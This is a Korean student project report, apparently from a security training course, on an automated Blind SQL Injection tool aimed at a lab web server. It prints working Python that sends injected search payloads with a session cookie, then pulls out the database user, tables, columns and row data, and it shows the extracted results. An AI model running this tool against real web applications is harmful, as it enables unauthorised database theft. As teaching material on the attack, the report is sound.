

모듈 프로젝트2

SQL Injection JSP 7번



2024 March 19

김세빈

**제∙개정 이력표**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **개정번호** | **일자** | **제∙개정 내용** | **작성자** | **버전** |
| 1 | 2024.03.17 | 모듈프로젝트2 보고서 최초 작성 | 김세빈 | v1.0 |
| 2 | 2024.03.19 | 모듈프로젝트2 보고서 최종 작성 | 김세빈 | v1.1 |

**목 차**

[1. 프로젝트 개요 4](#_Toc161821286)

[1.1. 목적 4](#_Toc161821287)

[1.2. 플로우 차트 4](#_Toc161821288)

[2. 구성 및 개발환경 5](#_Toc161821289)

[2.1. 실행 대상 5](#_Toc161821290)

[2.2. 진행 일정 5](#_Toc161821291)

[2.3. 인력 5](#_Toc161821292)

[2.4. 개발 환경 5](#_Toc161821293)

[3. 기능 소개 6](#_Toc161821294)

[3.1. 개요 6](#_Toc161821295)

[3.2. binary\_search 함수 6](#_Toc161821296)

[3.3. DB name 가져오기 7](#_Toc161821297)

[3.4. Table name 가져오기 7](#_Toc161821298)

[3.5. Column name 가져오기 8](#_Toc161821299)

[3.6. Data 가져오기 9](#_Toc161821300)

[4. 실행 결과 11](#_Toc161821301)

[4.1. binary\_search 함수 11](#_Toc161821302)

[4.2. DB name 가져오기 11](#_Toc161821303)

[4.3. Table name 가져오기 11](#_Toc161821304)

[4.4. Column name 가져오기 12](#_Toc161821305)

[4.5. Data 가져오기 12](#_Toc161821306)

[5. 프로젝트 후기 13](#_Toc161821307)

[5.1. 프로젝트 총평 13](#_Toc161821308)

[5.2. 프로젝트 소감 13](#_Toc161821309)

1. 프로젝트 개요
   1. 목적

본 프로젝트는 Blind SQL Injection이 발생하는 경우 해당 취약점에 대해 수동으로 진행 시 소요되는 시간을 줄이기 위해 자동화 도구를 만들어 데이터베이스 구조를 추론하고, username, table name, column name을 알아내고 최종적으로는 데이터를 탈취하는 데 목적이 있다.

* 1. 플로우 차트




그림 1. 플로우 차트

1. 시작
2. 세션 ID 설정

* 세션 ID 설정 여부

1. USER NAME 가져오기
2. 테이블 목록 가져오기

* 테이블 번호 선택 여부

1. 컬럼 목록 가져오기

* 컬럼 번호 선택 여부

1. 데이터 가져오기
2. 구성 및 개발환경
   1. 실행 대상

|  |  |  |
| --- | --- | --- |
| **번호** | **대상** | **서버 URL** |
| 1 | JSP 7번 | https://elms1.skinfosec.co.kr:8082/ |

표 1-1. 실행 대상

* 1. 진행 일정

**대상선정**

**및**

**시스템현황 파악**

**코드 작성**

**결과 분석**

**보고서**

* 2023년 03월 14일 ~ 2023년 03월 19일

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **단계** | **일정** | | | | | |
| **03/14** | **03/15** | **03/16** | **03/17** | **03/18** | **03/19** |
| 대상선정 및 시스템 현황 파악 | **O** | **O** |  |  |  |  |
| 코드 작성 |  | **O** | **O** | **O** | **O** |  |
| 결과분석 |  |  |  | **O** | **O** |  |
| 보고서 작성 |  |  |  |  | **O** | **O** |

표 2-2. 진행 일정

* 1. 인력

|  |  |  |
| --- | --- | --- |
| **번호** | **이름** | **이메일** |
| 1 | 김세빈 | tpqls0711@naver.com |

표 3-3. 인력

* 1. 개발 환경

|  |  |
| --- | --- |
| **분류** | **설명** |
| 운영체제 | Windows 11 Pro |
| 버전 관리 시스템 | Git, Github |
| 개발 도구 | Visual studio code |
| 개발 언어 | Python |

표 4-4. 개발 환경

1. 기능 소개
   1. 개요

이 코드는 웹 응용 프로그램에 대한 Blind SQL Injection 공격을 시도하고 결과를 출력하는 파이썬 스크립트이다. ‘requests’는 HTTP 요청을 보내는데 사용된다. URL, 세션 쿠키 및 SQL Injection 페이로드를 포함하는 변수를 정의하고 이진 탐색 함수를 사용하여 주어진 SQL 쿼리에 대해 이진 탐색을 수행하여 결과를 반환한다. 이 함수는 주어진 조건을 만족하는 데이터를 찾을 때까지 이진 탐색을 반복한다. DB, 테이블 목록, 컬럼 목록, 데이터 목록을 출력하기 위해 각 이름의 길이를 찾은 후 각 문자의 ASCII 값을 검색해서 이름을 구성한다.

* 1. binary\_search 함수

import requests

url = "http://elms1.skinfosec.co.kr:8082/community6/free"

cookies = {"JSESSIONID": "B97078EF6FE6BE4E2C79D7C4B3265004"}

data = "hi%' and {} and '1%'='1"

def binary\_search(query):

    blind\_query = "(" + query + ") > {}"

    base\_data = data.format(blind\_query)

    min = 1

    max = 127

    while min < max:

        avg = int((min + max) / 2)

        attack\_data = base\_data.format(avg)

        res = requests.post(url, data={"searchType": "all", "keyword": attack\_data}, cookies=cookies)

        if '권한' in res.text:

            print('세션ID 교체!')

            break

        else:

            if '조나단' in res.text:

                min = avg + 1

            else:

                max = avg

    return min

‘binary\_search’ 함수는 이진 탐색 알고리즘을 사용하여 특정 범위 내의 값을 결정하는 것을 목표로 한다. SQL Injection의 문제를 이용하여 웹 응용 프로그램의 SQL 쿼리 처리 메커니즘에서 취약점을 발견하고자 한다. ‘query’는 응용 프로그램의 쿼리에 주입할 SQL Injection 페이로드를 나타낸다. ‘blind\_query’는 조건 표현식을 템플릿 문자열에 추가하여 구성된다. ‘base\_data’는 ‘blind\_query’를 ‘data’문자열에 삽입하여 원래의 SQL Injection 페이로드의 일부를 형성한다. 이렇게 하면 현재의 쿼리 조건과 함께 주입 데이터가 준비된다. ‘min’과 ‘max’는 검색 범위를 정의하기 위해 초기화한다. 범위는 ASCII 문자 값으로 설정된 1부터 127까지이다. 이 함수는 ‘while’로 검색 범위가 단일 값으로 좁혀질 때까지 계속된다. 계산된 평균 값을 SQL Injection 페이로드 템플릿에 삽입하여 ‘attack\_data’를 형성한다. 이렇게 하면 현재의 검색 조건에 대한 주입이 준비된다. 구성된 주입 데이터와 함께 대상 URL로 HTTP POST 요청이 전송된다. 페이로드는 세션 관리를 위한 쿠키와 함께 요청 본문에 포함된다. 스크립트는 서버로부터의 응답을 분석하여 주입된 조건이 성공했는지를 결정한다. 응답 텍스트에 ‘권한’ 또는 ‘조나단’과 같은 특정 문자열이 포함되어 있으면 주입된 조건이 참 또는 거짓인지 나타낸다. 그리고 응답에 따라 검색 범위가 조정된다. 결과로 ‘min’의 최종 값이 반환된다. 이 값은 ASCII 범위 내에서 성공적인 주입 값을 나타내며, 이는 원하는 문자에 해당한다.

* 1. DB name 가져오기

# DB명 출력

query = "select length(user) from dual"

DB\_Length = binary\_search(query)

print("DB명의 길이 : {}글자".format(DB\_Length))

DB\_Name = ""

for i in range(1, DB\_Length + 1):

    query = "select ascii(substr(user,{},1)) from dual".format(i)

    DB\_Name += chr(binary\_search(query))

print("DB명 : {}".format(DB\_Name))

이 코드는 데이터베이스(DB) 이름을 추출하는 과정을 담고 있다. ‘query’ 변수에는 ‘select length(user) from dual’라는 SQL 쿼리가 할당된다. 이 쿼리는 현재 사용자의 이름 ‘user’의 길이를 구하는 역할을 한다. ‘DB\_Length’ 변수에는 ‘binary\_search’ 함수를 사용하여 위 쿼리의 결과로부터 DB 이름의 길이를 추정한 값이 저장이 된다. ‘DB\_Length’를 출력하여 DB 이름의 길이가 몇 글자인지 확인한다. 그리고 ‘for’ 루프를 통해 DB 이름의 각 문자에 대한 ASCII 값을 추출한다. 루프는 DB 이름의 길이만큼 반복된다. 각 반복에서는 ‘query’ 변수에 SQL 쿼리가 할당된다. 이 쿼리는 현재 사용자의 이름 ‘user’에서 한 글자씩 추출하여 ASCII 값으로 변환하는 역할을 한다. ‘binary\_search’ 함수를 사용하여 각 문자의 ASCII 값을 추정하고, 이를 ‘chr’ 함수를 사용하여 해당 ASCII 값에 대응하는 문자로 변환한 후 ‘DB\_Name’ 변수에 추가한다. 결과로 DB 이름의 길이와 추출된 DB 이름이 출력된다.

* 1. Table name 가져오기

# 테이블 개수 및 목록 출력

print("테이블 목록")

query = "select table\_name from user\_tables"

Table\_Count = binary\_search("select count(\*) from user\_tables")

Table\_Names = []

for i in range(1, Table\_Count + 1):

    Table\_Length = binary\_search("select length(table\_name) from (select table\_name, rownum as rnum from user\_tables) where rnum = {}".format(i))

    Table\_Name = ""

    for j in range(1, Table\_Length + 1):

        Table\_Name += chr(binary\_search("select ascii(substr(table\_name, {}, 1)) from (select table\_name, rownum as rnum from user\_tables) where rnum = {}".format(j, i)))

    Table\_Names.append(Table\_Name)

    print("{}. {}".format(i, Table\_Name))

이 코드는 데이터베이스 내의 테이블 목록을 추출하는 과정을 수행한다. ‘select count(\*) from user\_tables’라는 SQL 쿼리를 사용하여 데이터베이스 내의 테이블 수를 추출한다. ‘Table\_Count’ 변수에는 ‘binary\_search’ 함수를 사용하여 추정된 테이블의 수가 저장된다. 그리고 ‘for’루프를 통해 테이블 목록을 추출한다. 루프는 테이블 수만큼 반복된다. 각 반복에서는 특정 인덱스에 해당하는 테이블의 이름을 추출한다. 먼저 해당 테이블 이름의 길이를 추출하기 위해 ‘’와 같은 SQL 쿼리를 사용한다. 그런 다음, 테이블 이름의 각 문자의 ASCII 값을 추출하기 위해 SQL 쿼리를 사용한다. 이렇게 추출한 ASCII 값을 ‘chr’ 함수를 사용하여 해당 문자로 변환하고, ‘Table\_Name’ 변수에 추가한다. ‘Table\_Names’ 리스트에 각 테이블 이름이 저장된다. 결과로 각 테이블의 순서와 이름이 포맷에 맞춰 출력된다.

* 1. Column name 가져오기

# 사용자가 선택한 테이블의 컬럼 개수 및 목록 출력

selected\_table\_index = int(input("테이블 목록에서 원하는 테이블의 번호를 선택하세요: "))

print("컬럼 목록")

query = "select column\_name from user\_tab\_columns where table\_name = '{}'".format(Table\_Names[selected\_table\_index - 1])

Column\_Count = binary\_search("select count(\*) from user\_tab\_columns where table\_name = '{}'".format(Table\_Names[selected\_table\_index - 1]))

Column\_Names = []

for i in range(1, Column\_Count + 1):

    Column\_Length = binary\_search("select length(column\_name) from (select column\_name, rownum as rnum from user\_tab\_columns where table\_name = '{}') where rnum = {}".format(Table\_Names[selected\_table\_index - 1], i))

    column\_name = ""

    for j in range(1, Column\_Length + 1):

        column\_name += chr(binary\_search("select ascii(substr(column\_name, {}, 1)) from (select column\_name, rownum as rnum from user\_tab\_columns where table\_name = '{}') where rnum = {}".format(j, Table\_Names[selected\_table\_index - 1], i)))

    Column\_Names.append(column\_name)

    print("{}. {}".format(i, column\_name))

이 코드는 사용자가 선택한 테이블의 컬럼 개수를 파악하고, 해당 테이블의 컬럼 목록을 출력하는 과정을 수행한다. 우선, 사용자에게 테이블 목록에서 선택할 테이블의 번호를 입력하도록 요청한다. 선택된 테이블의 이름을 기반으로, 해당 테이블의 컬럼 목록을 추출한다. 선택된 테이블의 이름을 사용하여 SQL 쿼리를 생성한다. 이 쿼리는 선택된 테이블의 모든 컬럼을 검색한다. ‘binary\_search’ 함수를 사용하여 위 쿼리를 실행하고, 테이블의 컬럼 수를 확인한다. 각 컬럼의 이름을 추출하기 위해 ‘for’ 루프를 사용한다. 루프는 컬럼 수만큼 반복된다. 각 반복에서는 컬럼 이름의 길이를 추정하기 위해 SQL 쿼리를 생성한다. 그런 다음, 각 컬럼의 이름의 각 문자의 ASCII 값을 추정하기 위해 또 다른 ‘for’ 루프가 실행된다. 각 문자의 ASCII 값은 SQL 쿼리를 사용하여 확인된다. 추정된 ASCII 값은 ‘chr’ 함수를 사용하여 해당 문자로 변환되고, ‘Column\_Names’ 리스트에 추가된다. 각 컬럼 이름은 ‘Column\_Names’ 리스트에 저장된다. 결과로 각 컬럼의 순서와 이름이 포맷에 맞추어 출력된다.

* 1. Data 가져오기

# 사용자가 선택한 컬럼의 데이터 개수 및 목록 출력

selected\_column\_index = int(input("컬럼 목록에서 원하는 컬럼의 번호를 선택하세요: "))

print("데이터 목록")

query = "select {} from {}".format(Column\_Names[selected\_column\_index - 1], Table\_Names[selected\_table\_index - 1])

Data\_Count = binary\_search("select count({}) from {}".format(Column\_Names[selected\_column\_index - 1], Table\_Names[selected\_table\_index - 1]))

Data\_Content = []

for i in range(1, Data\_Count + 1):

    data\_length = binary\_search("select length({}) from (select {}, rownum as rnum from {}) where rnum = {}".format(Column\_Names[selected\_column\_index - 1], Column\_Names[selected\_column\_index - 1], Table\_Names[selected\_table\_index - 1], i))

    data\_content = ""

    for j in range(1, data\_length + 1):

        data\_content += chr(binary\_search("select ascii(substr({}, {}, 1)) from (select {}, rownum rnum from {}) where rnum = {}".format(Column\_Names[selected\_column\_index - 1], j, Column\_Names[selected\_column\_index - 1], Table\_Names[selected\_table\_index - 1], i)))

    Data\_Content.append(data\_content)

    print("{}번째 데이터 : {}".format(i, data\_content))

이 코드는 사용자가 선택한 컬럼의 데이터 개수를 파악하고, 해당 컬럼의 데이터 목록을 출력하는 과정을 포함하고 있다. 우선, 사용자에게 컬럼 목록에서 선택할 컬럼의 번호를 입력하도록 안내한다. 선택된 컬럼의 인덱스와 테이블의 인덱스를 사용하여 해당 컬럼의 이름과 해당 테이블의 이름을 가져온다. 선택된 컬럼의 데이터 개수를 파악하기 위해 SQL 쿼리를 실행한다. 그리고 각 데이터의 길이를 추정하기 위해 SQL 쿼리를 실행한다. 결과로 각 데이터의 순서와 이름이 포맷에 맞추어 출력된다.

1. 실행 결과
   1. binary\_search 함수



그림 2-1. 세션 ID 교체

위 코드를 실행하기 이전에 웹 페이지에서 JSESSIONID에 해당하는 쿠키 값을 제대로 입력하지 정 않으면, 현재 세션에 권한이 부족하거나 만료되었기 때문에 보안상의 이유로 세션 ID 교체 문구가 뜬다.

* 1. DB name 가져오기



그림 3-2. DB name

위 코드를 실행하면 우선 DB명의 길이가 4글자임을 알 수 있고 DB 명이 INF6임을 알 수 있다.

* 1. Table name 가져오기




그림 4-3. Table 목록

이어서 테이블 목록을 보여준다. 테이블은 총 6개로 1번 테이블은 BOARD, 2번 테이블은 COMM\_FILE, 3번 테이블은 COMM\_MDI\_FILE, 4번 테이블은 MEMBER, 5번 테이블은 ZIPCODE, 6번 테이블은 ANSWER이다. 사용자는 본인이 확인하고자 하는 테이블의 번호를 입력하면 해당 테이블의 컬럼 목록을 확인할 수 있다. 본 프로젝트에서는 6번 테이블인 ANSWER를 선택하여 ANSWER 테이블의 컬럼 목록과 데이터 목록을 가져오는 것을 보여준다.

* 1. Column name 가져오기




그림 5-4. ANSWER 테이블의 Column 목록

6번 ANSWER 테이블의 컬럼 목록을 보여준다. ANSWER테이블의 컬럼은 총 5개로 1번 컬럼은 ANSWER, 2번 컬럼은 REG\_DT, 3번 컬럼은 REG\_ACCT\_ID, 4번 컬럼은 UDT\_DT, 5번 컬럼은 UDT\_ACCT\_ID이다. 사용자는 본인이 확인하고자 하는 컬럼의 번호를 입력하면 해당 컬럼의 데이터 목록을 확인할 수 있다. 1번 ANSWER 컬럼의 데이터를 확인해본다.

* 1. Data 가져오기




그림 6-5. ANSWER 컬럼의 데이터 탈취

6번 ANSWER테이블의 1번 ANSWER 컬럼을 확인해본 결과 데이터는 1개이고 그 데이터가 ant6임을 알 수 있다. 이로써 코드가 정상적으로 실행됨을 확인할 수 있다.

1. 프로젝트 후기
   1. 프로젝트 총평

본 프로젝트를 통해 대상 사이트에서 Blind SQL Injection이 발생하여 이진 검색을 이용한 자동화 도구를 통해 user name, table name, column name 그리고 데이터까지 추출이 가능했다. 공격자는 이 취약점을 통해 데이터베이스 구조를 추론할 수 있고, 추출 기술을 수행하여 민감한 정보를 검색할 수 있다. 또한, 데이터베이스 내에 저장된 사용자 계정, 역할 및 기타 정보도 열거할 수 있다. 경우에 따라서는 기본 데이터베이스 서버에서 임의 명령을 실행하여 무단 액세스 또는 데이터 조작이 발생할 수 있다.

전반적으로, Blind SQL Injection 취약점은 웹 애플리케이션과 기본 데이터베이스 시스템의 보안에 심각한 위협을 가한다. 공격자는 이러한 취약점을 활용하여 민감한 데이터를 추출하고, 사용자 계정을 손상시키고, 중요 시스템에 대한 무단 액세스를 얻을 수 있다. 따라서 개발자가 보안 코딩 방식을 구현하고 정기적인 보안 평가를 수행하여 Blind SQL Injection 공격의 위험을 완화하는 것이 중요하다.

* 1. 프로젝트 소감

본 프로젝트를 진행하면서 나의 부족했던 점을 깨닫고 이를 보완하기 위해 노력한 것이 가장 기억에 남는다. 제대로 된 코드를 짜본 적이 없어 코드를 짜는 데 시간을 많이 투자하게 됐는데, 이 시간이 값진 경험이 됐다. 그리고 다음에는 더 좋은 자동화 도구를 직접 만들 수 있겠다는 자신감을 가지게 됐다.